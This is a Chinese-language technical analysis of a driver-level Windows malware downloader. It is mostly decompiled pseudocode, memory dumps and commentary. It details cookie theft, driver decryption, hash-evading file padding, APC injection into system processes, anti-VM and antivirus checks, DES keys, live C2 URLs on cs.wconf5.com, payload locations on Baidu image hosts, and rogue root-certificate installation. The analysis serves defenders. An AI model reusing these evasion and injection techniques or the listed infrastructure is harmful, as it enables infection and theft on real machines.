                                              // Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
hInternet = v9;
if ( !v9 )
  goto LABEL_43;
v10 = (const WCHAR *)&pswzServerName;
if ( v27 >= 8 )
  v10 = pswzServerName;
v11 = WinHttpConnect(v9, v10, nServerPort[0], 0);
v21 = v11;
if ( !v11 )
  goto LABEL_43;
v12 = (const WCHAR *)&pwszObjectName;
if ( v30 >= 8 )
  v12 = pwszObjectName;
v5 = WinHttpOpenRequest(v11, L"GET", v12, 0, 0, 0, dwFlags);
if ( !v5 )
  goto LABEL_43;
v13 = *((_DWORD *)v3 + 13) - *((_DWORD *)v3 + 12);
v14 = 0;
dwBufferLength = 0;
if ( v13 / 24 )
{
  v15 = 0;
  for ( i = 0; ; v15 = i )
  {
    v16 = v15 + *((_DWORD *)v3 + 12);
    if ( *(_DWORD *)(v16 + 16) )
    {
      if ( *(_DWORD *)(v16 + 20) >= 8u )
        v16 = *(_DWORD *)v16;
      if ( !WinHttpAddRequestHeaders(v5, (LPCWSTR)v16, wcslen((const unsigned __int16 *)v16), 0xA0000000) )//
                                              // L"Referer: http://xxx.yyy.zzz/61_32"   OS version
                                              // L"Accept-Language: zh-CN, zh; q=0.9"
```

```
sub_100040D0(v37, (int *)&v47, 0, 0xFFFFFFFF);// &L"HMACCOUNT=785EC6C5FA9*****;
                                              // Path=/;
                                              // Domain=hm.baidu.com;
                                              // Expires=Sun, 18 Jan 2038 00:00:00 GMT"
                                              //
v29 = &v55;
if ( v57 >= 0x10 )
  v29 = v55;
sprintf_s(
  &OutputString,
  0x400u,
  aIaoo,                                      // 下载成功:%s ret_len:%d ■val:%s ■path[%s(%d) < %s >]■
  v29,
  v59,
  "strurl.c_str(),strRetData.size()",
  "..\\Src\\xl_http_dload.cpp",
  88,
  "xlc_httpdload::DataWork");                 //
                                              // 下载成功:https://hm.baidu.com/hm.js?ca065db3f89bcb1a952
                                              // ret_len:39141 ■val:strurl.c_str(),strRetData.size()
                                              // ■path[..\Src\xl_http_dload.cpp(88)
                                              // < xlc_httpdload::DataWork >]■
OutputDebugStringA(&OutputString);
```

保存返回信息中的用户 Cookie 信息 **HMACCOUNT** 到注册表。

```
else
  result = RegOpenKeyExW(HKEY_CURRENT_USER, L"SOFTWARE\\baidu\\cookie", 0, 0x2011Fu, &phkRes
if ( v7 != v21 )
wsprintfW(&v26, L"%s", v7);
v11 = (void (__stdcall *)(HKEY))RegCloseKey;
if ( sub_10008130(hKey, v8, v9, v10) && sub_10007F80(hKey, v14, v15, v16, v17, v18, v19, v2
{
  v12 = hKey[0];
  v6 = 0;
}
else
{
  v12 = hKey[0];
  if ( RegSetValueExW(hKey[0], L"hm", 0, 1u, (const BYTE *)&v26, 2 * wcslen(&v26) + 2) )
  {
    if ( v12 )
```

通过 `http://hm.baidu.com/hm.gif?` 接口，恶意程序将提取到的统计脚本的版本信息 `this.b.v`、用户 Cookie 信息、bot_id 和伪造的其它统计信息组包上报，恶意软件开发者使用百度统计的后台可以方便的管理和评估感染用户。


```
039AEA44 D5 00 00 00 DF 00 00 00 68 74 74 70 73 3A 2F 2F Õ...ß...https://
039AEA54 68 6D 2E 62 61 69 64 75 2E 63 6F 6D 2F 68 6D 2E hm.baidu.com/hm.
039AEA64 67 69 66 3F 63 63 3D 31 26 63 6B 3D 31 26 63 6C gif?cc=1&ck=1&cl
039AEA74 3D 33 32 2D 62 69 74 26 64 73 3D 31 39 32 30 78 =32-bit&ds=1920x
039AEA84 31 30 38 30 26 76 6C 3D 35 34 39 26 65 74 3D 30 1080&vl=549&et=0
039AEA94 26 6A 61 3D 30 26 6C 6E 3D 7A 68 2D 63 6E 26 6C &ja=0&ln=zh-cn&l
039AEAA4 6F 3D 30 26 72 6E 64 3D 31 38 36 34 32 30 39 36 o=0&rnd=18642096
039AEAB4 36 34 26 73 69 3D 63 61 30 36 35 64 62 33 66 38 64&si=ca065db3f8
039AEAC4 39 62 63 62 31 61 39 35 32 36 65 33 36 33 61 33 9bcb1a9526e363a3
039AEAD4 38 35 33 66 33 33 26 76 3D 31 2E 32 2E 37 33 26 853f33&v=1.2.73&
039AEAE4 6C 76 3D 31 26 73 6E 3D 33 31 32 37 33 26 63 74 lv=1&sn=31273&ct
039AEAF4 3D 21 21 26 74 74 3D 7B 46 45 36 44 42 44 45 42 =!!&tt={FE6DBDEB
039AEB04 2D 39 37 45 31 2D 34 34 38 39 2D 39 33 44 45 2D -97E1-4489-93DE-
039AEB14 32 37 37 32 42 43 39 42 32 34 37 37 7D 00 00 00 2772BC9B2477}...
039AEB24 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
039AEB34 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

- 从 **Dat** 资源解密，创建，安装驱动


  检查是否安装了 `XxGamesFilter` 等私服客户端驱动。

```
v2 = QueryDirectoryObject_100029B0((struc_OpSymbLinkFuncs *)&funcs, L"XxGamesFilter")
  || QueryDirectoryObject_100029B0((struc_OpSymbLinkFuncs *)&funcs, L"GpeNetSafe")
  || QueryDirectoryObject_100029B0((struc_OpSymbLinkFuncs *)&funcs, L"GameGuard");
```

根据安装情况和操作系统版本选择不同的资源 ID，每一个资源对应不同版本的驱动（32 位系统使用 ID 为 111 或 109 资源，64 位系统使用 ID 为 110 或 112 的资源）。



资源是简单加密过的，以解密 32 位驱动为例，首先倒转数据顺序，然后逐字节和系统版本数值 32 异或，得到一个 VMP 加壳的驱动文件。



检测是否存在 `TeSafe` 驱动，如果存在刚中断感染流程。计算 `TeSafe+{Computer Name}` 的 MD5 值，检测是否存在名为该 MD5 字串的驱动，如果存在说明系统已经被感染过，也会中断感染流程。

```
//拼接字串
+00   54 65 53 61 66 65 2B 57 49 4E 2D 52 48 39 34 50      TeSafe+WIN-RH94P
+10   42 46 43 37 34 41 00 00 00 00 00 00 00 00 00 00      BFC74A..........

//拼接字串的MD5值
```

```
+00    46 34 36 45 41 30 37 45 37 39 30 33 33 36 32 30       F46EA07E79033620
+10    43 45 31 33 44 33 35 44 45 31 39 41 41 43 34 32       CE13D35DE19AAC42
```

如果系统 `EnableCertPaddingCheck` 注册表项关闭，则替换文件末尾 16 字节为随机数据。这样每个感染主机上的样本 HASH 值完全不一样，可以对抗基于 HASH 查杀的方案。

```
  if ( a3 )
    v5 = 257;
  if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, v4, 0, v5, &phkResult) )
    return 0;
  if ( RegQueryValueExA(phkResult, "EnableCertPaddingCheck", 0, &Type, 0, &cbData)
    || RegQueryValueExA(phkResult, "EnableCertPaddingCheck", 0, &Type, Data, &cbData) )
  {
    RegCloseKey(phkResult);
    return 0;
  }
Sleep(0x64u);
v4 = GetTickCount();
srand(v4);
v5 = rand();
Sleep(0x64u);
v6 = GetTickCount();
srand(v6);
v7 = rand();
Sleep(0x64u);
v8 = GetTickCount();
srand(v8);
v9 = rand();
Sleep(0x64u);
v10 = GetTickCount();
srand(v10);
rand_data[0] = v5;
rand_data[1] = v7;
rand_data[2] = v9;
rand_data[3] = rand();
if ( check_EnableCertPaddingCheck_100045D0() )
  result = 0;
else
  result = padding_file_10004800(res_dat, res_dat_len, (int)rand_data, v11, padding_data, p
```

将驱动程序释放到 TEMP 目录下，文件名为长度为 7 的随机字符串。例如：`"C:\Users\{User Name}\AppData\Local\Temp\iiitubl"`


注册驱动文件启动服务并检测安装是否成功。

```
get_SymbolicLinkObject_functions_100028F0((FARPROC *)&funcs);
drv_num = 0;
if ( loop_QueryDirectoryObject_100029B0((struc_OpSymbLinkFuncs *)&funcs, L"GxWfpFlt") )
  goto go_fail;
if ( loop_QueryDirectoryObject_100029B0((struc_OpSymbLinkFuncs *)&funcs, L"TeSafe") )
  goto go_fail;
if ( loop_QueryDirectoryObject_100029B0((struc_OpSymbLinkFuncs *)&funcs, L"SDriver") )
  goto go_fail;
strcat_100015B0((int)&drv_name, "SDriver");
drv_md5 = calc_ComputerName_MD5_10002750(drv_name, v11, v12, v13, v14, v15);
LOBYTE(drv_num) = 1;
_flag = 1;
padding_data_len = 1;
if ( loop_QueryDirectoryObject_asc_10002B30(&funcs, (int)drv_md5) )
  goto go_fail;
strcat_100015B0((int)&drv_name, "TeSafe");
v6 = calc_ComputerName_MD5_10002750(drv_name, v11, v12, v13, v14, v15);
drv_num = 2;
_flag = 3;
padding_data_len = 3;
if ( loop_QueryDirectoryObject_asc_10002B30(&funcs, (int)v6)
  || (strcat_100015B0((int)&drv_name, "devGxWfpFlt"),
      v7 = calc_ComputerName_MD5_10002750(drv_name, v11, v12, v13, v14, v15),
      drv_num = 3,
      _flag = 7,
      padding_data_len = 7,
      v8 = loop_QueryDirectoryObject_asc_10002B30(&funcs, (int)v7),
      succ_flag = 1,
```

阶段3 — 劫持系统进程，下载后续恶意程序

驱动运行后会拷贝自己到 `Windows/system32/driver/{7个随机字符}.sys` ，伪造驱动设备信息为常见的合法驱动，如 `fltMgr.sys` ，向系统进程 `Lassas.exe` 和 `svchost.exe` 注入 DLL 模块。完成整个初始化过程后，就形成了一个驱动和 DLL 模块通过 **DeviceIoControl()** 通信合作来完成作务的工作模式，这是一个驱动级别的下载器。所有敏感的配置信息都保存在驱动内部，DLL 通过调用驱动来获得配置服务器相关信息，根据下载的配置信息去百度贴吧下载其它恶意代码，进行下一阶段的恶意活动。

- 驱动运行后用APC注入法向系统进程 Lassas.exe 注入 DLL 模块。




```
_noreturn *)(__int64)))KeInitializeApc_fffff8800ed56806)(

, _QWORD))KeInsertQueueApc_fffff8800ed1231d)(

l *)(__int64), _QWORD, _QWORD, __int64, _QWORD, char, __int64))KeInitializeApc_fffff8800edfa355)(

, _QWORD))KeInsertQueueApc_fffff8800edc6e10)(
```



- DLL 配合驱动的执行过程。

  DLL 首先尝试创建互斥对象 `{12F7BB4C-9886-4EC2-B831-FE762D4745DC}`，防止系统创建多个实例。

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  if ( fdwReason == 1 && CreateMutexW(0, 1, L"{12F7BB4C-9886-4EC2-B831-FE762D4745DC}") && GetLastError() != 183 )
                                          // Mutex检测防止多次注入
  {
```

  接着会检查宿住进程是否是 Lsass.exe 或 svchost.exe，确保不是运行在沙箱之类的分析环境中。

```
if ( !_wcsicmp(result + 1, L"Lsass.exe") || !_wcsicmp(v1, L"svchost.exe") )
{
  v2 = operator new(0xDCu);
  v7 = 0;
  if ( v2 )
    _cf = init_cfg_10007D50(v2);
```

  尝试创建设备 `"\\.\F46EA07E79033620CE13D35DE19AAC42"` 句柄，建立和驱动模块的通信。

```
result = gen_service_name_10003560(&FileName, v2, (int)"TeSafe");
if ( result )
{
  handle_1 = CreateFileA(&FileName, 0x80000000, 1u, 0, 3u, 0, 0);//
                                                // $ ==>    > 0042F204  |FileName = "\\.\F46EA07E79033620CE13D35DE19AAC42"
                                                // $+4      > 80000000  |Access = GENERIC_READ
                                                // $+8      > 00000001  |ShareMode = FILE_SHARE_READ
                                                // $+C      > 00000000  |pSecurity = NULL
                                                // $+10     > 00000003  |Mode = OPEN_EXISTING
                                                // $+14     > 00000000  |Attributes = 0
                                                // $+18     > 00000000  \hTemplateFile = NULL
                                                //
```

向驱动发送 **0x222084** 设备控制码，获得连接服务器的配置信息。和配置服务器的通信使用 HTTPS+DES 的双重加密方式，配置信息包含三个重要的部分：

```
if ( !DeviceIoControl(TeSafeHandle, 0x222084u, &InBuffer, 0x18u, &InBuffer, 0x18u, &BytesReturned, 0)//
                                                //
                                                // $ ==>    > 005FAEAD  /CALL to DeviceIoControl from 005FAEA7
                                                // $+4      > 00000904  |hDevice = 00000904
                                                // $+8      > 00222084  |IoControlCode = 222084
                                                // $+C      > 0042F328  |InBuffer = 0042F328
                                                // $+10     > 00000018  |InBufferSize = 18 (24.)
                                                // $+14     > 0042F328  |OutBuffer = 0042F328
                                                // $+18     > 00000018  |OutBufferSize = 18 (24.)
                                                // $+1C     > 0042F320  |pBytesReturned = 0042F320
                                                // $+20     > 00000000  \pOverlapped = NULL
                                                //
  || !strlen((const char *)cfg[4])              // 0035DE10  ASCII "https://cs.wconf5.com:12710/123.html"
  || !strlen((const char *)cfg[3]) )            // $+34     > 002FC690  ASCII "https://cs.wconf5.com:12709/report.ashx"
```

1. 主机信息上报服务

   `https://cs.wconf5.com:12709/report.ashx`，供 DLL 上报主机基本信息。

   bot id，安装时间等基本信息。

   ```
   reg_set_PCID_id_100020A0((int)&id);
   reg_set_PCID_remark_10001F30((int)&remark);
   get_os_version_100080C0((int)&str_version_info);
   if ( !cfg[7] )
   {
     hDevice = 0;
     BytesReturned = 0;
     if ( TryOpenTeSafeDrv_10003660(&hDevice) )
     {
       v3 = hDevice;
       DeviceIoControl(hDevice, 0x222080u, cfg + 7, 4u, cfg + 7, 4u, &BytesReturned, 0);
       CloseHandle(v3);
     }
   }
   if ( !cfg[8] )
     cfg[8] = cfg[7];
   GetComputerNameA(&ComputerName, &nSize);
   Remark = &remark;
   OsVersion = &str_version_info;
   if ( v25 >= 0x10 )
     Remark = remark;
   id_1 = &id;
   if ( v19 >= 0x10 )
     OsVersion = str_version_info;
   if ( v22 >= 0x10 )
     id_1 = id;
   TickCount = GetTickCount() / 1000;
   PDate = query_install_date_10002300();
   RunEnvment = get_RunEnv_AV_VM_100023B0();
   ```

   是否安装 360 杀毒，是否是虚拟机环境。

```
if ( CheckVDisk_10001DB0() )
  v0 = 1;
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\VMware, Inc.\\VMware Tools", 0, 0x101u, &phkResult)
  || !RegOpenKeyExA(HKEY_CLASSES_ROOT, "Applications\\VMwareHostOpen.exe", 0, 0x20019u, &phkResult) )
{
  RegCloseKey(phkResult);
  v0 |= 2u;
}
if ( find_process_100018C0(L"360Tray.exe") )
  v0 |= 8u;
if ( find_process_100018C0(L"360sd.exe") )
  v0 |= 0x10u;
if ( find_process_100018C0(L"QQPCTray.exe") )
  v0 |= 0x20u;
return v0;
```


是否是无盘工作站。

```
.rdata:10021694 52 69 63 68 64 69 73 6B+aRichdisk       db 'Richdisk',0
.rdata:1002169D 00 00 00                                align 10h
.rdata:100216A0 56 58 50 44 49 53 4B 00 aVxpdisk        db 'VXPDISK',0
.rdata:100216A8 44 69 73 6B 6C 65 73 73+aDiskless2000Xp db 'Diskless 2000/XP',0
.rdata:100216B9 00 00 00                                align 4
.rdata:100216BC 4D 5A 44 00             aMzd            db 'MZD',0
.rdata:100216C0 4E 4D 65 6E 75 00       aNmenu          db 'NMenu',0
.rdata:100216C6 00 00                                   align 4
.rdata:100216C8 56 69 72 74 75 61 6C 20+aVirtualDisk    db 'Virtual Disk',0
.rdata:100216D5 00 00 00                                align 4
.rdata:100216D8 5B 56 53 43 53 49 43 4C+aVscsicln       db '[VSCSICLN]',0
.rdata:100216E3 00                                      align 4
.rdata:100216E4 43 47 4D 00             aCgm            db 'CGM',0
.rdata:100216E8 76 44 69 73 6B 00       aVdisk          db 'vDisk',0
.rdata:100216EE 00 00                                   align 10h
.rdata:100216F0 5A 48 44 69 73 6B 00    aZhdisk         db 'ZHDisk',0
.rdata:100216F7 00                                      align 4
.rdata:100216F8 56 78 70 44 69 73 6B 00 aVxpdisk_0      db 'VxpDisk',0
.rdata:10021700 69 43 61 66 65 38 20 53+aIcafe8Ssd      db 'iCafe8 SSD',0
.rdata:1002170B 00                                      align 4
.rdata:1002170C 49 63 61 66 65 38 20 4C+aIcafe8Lta      db 'Icafe8 LTA',0
.rdata:10021717 00                                      align 4
.rdata:10021718                         ; CHAR ClassName[]
.rdata:10021718 44 69 73 6B 44 72 69 76+ClassName       db 'DiskDrive',0
.rdata:10021722 00 00                                   align 4
```

上报主机信息使用DES加密，密钥为 `HQDCKEY1` 。

```
//
// 00DEE398  Id={FE6DBDEB-97E1-4489-93DE-2772BC9B2477}&Version=1200330&RunEnv
// 00DEE3D8  ment=0&PDate=1587717011&ComputerName=WIN-RH94PBFC74A&OsVersion=6
// 00DEE418  .1.7601&ProWow64=0&Remark=0&TickCount=21097.....................
//
```

2. 访问 `https://cs.wconf5.com:12710/123.html` 下载配置信息：



配置信息依然是变形 DES 加密，解密密钥为 `HQDCKEY1` 。解密后可以看到配置信息使用自定义的格式，两个百度图片为一组，截取有效数据拼接为一个有效文件：

```
##\x01\x00a
##\x01\x00\x02
##\x01\x00
##\x0e\x002003282147-32a
##\x00\x00
## \x00E86761935C412AEB5858BDD391F63754
##\xab\x00http://tiebapic.baidu.com/tieba/pic/item/4b90f603738da97704be004ca751f8198718e3c0.jpg,
        http://tiebapic.baidu.com/tieba/pic/item/6f061d950a7b02082358b98675d9f2d3562cc8c0.jpg\
##\x01\x00a
##\x01\x00\x03
##\x01\x00
##\x07\x002191021
##\x00\x00
## \x00409A113E22B37FCB50EE932AEF35EDE5
##\xab\x00http://tiebapic.baidu.com/tieba/pic/item/96dda144ad345982161b63f51bf431adcaef84c0.jpg,
        http://tiebapic.baidu.com/tieba/pic/item/9c16fdfaaf51f3de73233f0383eef01f3b2979c0.jpg\
##\x01\x00a
```

3. 配置信息 `https://share.weiyun.com/5dSpU6a` 功能未知：

所有驱动样本返回的配置信息都包含一个腾讯微云地址，直接访问该地址可以看到若干字符和数字组成的无意义字串。我们在收集到的配置信息中发现，每组数据中的配置信息服务器和微云保存的数据存在特定的模式。以上图为例，访问腾讯微云，获取字符串 `cs127`，其同组数据中的配置文件服务器的子域为 `cs.xxxx.com`，端口为 `127xx`。这看起来像是一种动态生成配置文件服务器地址的策略，推测可能是还在开发阶段的功能，所以样本中并未包含对应代码。

完成上述初始化过程后，驱动开始根据配置文件进入真正的功能操作。根据解析的配置文件，dll和驱动模块配合可以完成非常复杂的功能，下面罗列其中一部分功能。

- 更新驱动文件
  程序会使用另一套算法得到DES解密密钥 `HelloKey`，最后用 DES 算法解出最终数据：

```
v5 = hexstr2hexbin_10003C90(
       "00d1a480d1d2425ca11fd03ce08bdc5639573393a0d4a6cde8648b8b61272a427db9634260f6657587ce5ca2b989e54e4a876b9008436a9"
       "1f1dbef74f5f6f394a10c816f7b085476dbe4ffc2cac2414eb53016b92facef56606b82d04fdf3105aa8192ec643950d4fc83154a33b9ee"
       "ff225c618d8f119555e8b5e2122726c36827",
       (int)&v14);
memmove_0(&hex1[-v5], &v14, v5);
len = hexstr2hexbin_10003C90("00010001", (int)&hex);
memmove_0(&hex - len, &hex, len);
if ( !sus_unk_crypt_1000BB20((unsigned int *)&v9, a3, a1, v7, &hex_0x400) )// HelloKey
```

- 劫持进程ip地址。

```
strcpy_100047F0((int)&v25, "HIJACK_PROCESS_IP_ADDR", 0x16u);
v28 = 1;
v13 = *(_DWORD *)(sub_1000AF50((int)(v21 + 15), (int)&v25) + 16) == 0;
v28 = -1;
v16 = !v13;
if ( v27 >= 0x10 )
  j__free(v25);
if ( v16 )
{
  v27 = 15;
  v26 = 0;
  LOBYTE(v25) = 0;
  strcpy_100047F0((int)&v25, "HIJACK_PROCESS_IP_ADDR", 0x16u);
  v28 = 2;
  v17 = sub_1000AF50((int)(v21 + 15), (int)&v25);
  if ( *(_DWORD *)(v17 + 20) >= 0x10u )
    v17 = *(_DWORD *)v17;
  v18 = inet_addr((const char *)v17);
  if ( v27 >= 0x10 )
    j__free(v25);
  if ( v18 != -1 )
    v24 = v18;
```

- 向系统中添加证书

```
pbCertEncoded = v8;
v9 = CertOpenStore((LPCSTR)0xA, 0, 0, 0x24000u, L"Root");
if ( v9 )
{
  v10 = CertCreateCertificateContext(0x10001u, pbCertEncoded, cbCertEncodeda);
  v11 = v10;
  if ( v10 )
  {
    if ( !CertAddCertificateContextToStore(v9, v10, 3u, 0) )
      GetLastError();
    CertFreeCertificateContext(v11);
  }
  CertCloseStore(v9, 0);
```

- 下载文件到 TEMP 目录并创建进程。

```
GetTempPathA(0x104u, &Buffer);
sprintf_10001520(&CommandLine, 260, "%s%s", &Buffer, v2 + v1[12] + 9);
v5 = strlen(&CommandLine) + 1;
if ( v5 <= 0x3FFFFFFF )
{
